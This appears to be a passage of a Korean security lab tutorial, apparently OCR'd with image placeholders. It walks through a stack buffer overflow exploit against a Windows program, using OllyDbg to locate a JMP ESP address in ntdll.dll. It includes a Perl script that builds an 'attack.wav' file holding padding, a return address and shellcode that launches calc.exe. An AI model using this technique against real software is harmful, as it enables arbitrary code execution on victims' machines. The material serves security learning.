0012F9A8	652EF845	
0012F9AC	C6366578	
0012F9B0	6A00FC45	
0012F9B4	458D3605	
0012F9B8	4DB850F4	
0012F9BC	FF7C8611	

> buffer값을 4128로 준 경우, 쉘 코드 시작 주소에서 Break Point한 JMP ESP에서 정지한다.


> 결과적으로, 4128에서 SFP공간을 제외한 나머지 4124가 Stack의 지역변수 크기임을 추측

2-3. RET 후 ESP 위치 파악


1) Run 한 다음, 상단의 아이콘 중 E를 클릭



2) ntdll.dll 찾아서 선택하고 Enter




3) 우클릭 - search for - command에서 JMP ESP를 검색



4) JMP ESP를 찾았다면 Break Point 걸기


5) 생성해둔 파일을 집어넣는다




> 파일을 넣은 후, OllyDbg는 Break Point를 걸은 JMP ESP에 멈추게 되고
> 이 때 ESP는 0012F974임을 확인

2-4. JMP ESP 주소 확인

1) 해당 프로그램에 OllyDbg로 접근한 후, E 클릭



2) ntdll.dll 선택 후, Enter키 누르기



3) 우클릭 - search for - command 검색 : JMP ESP

3) JMP ESP의 주소 확인 : 7C971EED

2-5. 테스트용 쉘 코드 작성

1) 쉘 코드와 함께 작성하기

```
#!/usr/bin/perl
use strict;
use warnings;

my $file = "attack.wav";
open my $fp,">",$file;

for(1 .. 4128){
        print $fp "A";
}
printf $fp "\xED\x1E\x97\x7C\x55\x8B\xEC\x83\xEC\x0C\x36\xC7\x45\xF4\x63\x61\x6C\x63\x36\xC7\x45\xF8\x2E\x65\x78\x65\x36\xC6\x45\xFC\x00\x6A\x05\x36\x8D\x45\xF4\x50\xB8\x4D\x11\x86\x7C\xFF\xD0\x6A\x00\xB8\xA2\xCA\x81\x7C\xFF\xD0\x33\xC0\x8B\xE5\x5D";

close $fp;
```

2) 코드가 저장된 wav파일 생성

```
1  #!/usr/bin/perl
2  use strict;
3  use warnings;
4
5  my $file = "attack.wav";
6  open my $fp,">",$file;
7
8  for(1 .. 4128){
9      print $fp "A";
10 }
11 printf $fp "\xED\x1E\x97\x7C\x55\x8B\xEC\x83
12
13 close $fp;;
```

```
C:₩WINDOWS₩system32₩cmd.exe
계속하려면 아무 키나 누르십시오 . . .
```

2-6. 공격 가능 여부 확인

1) 생성한 wav파일을 해당 프로그래밍에 사용하면 비정상 종료되면서 계산기가 실행된다.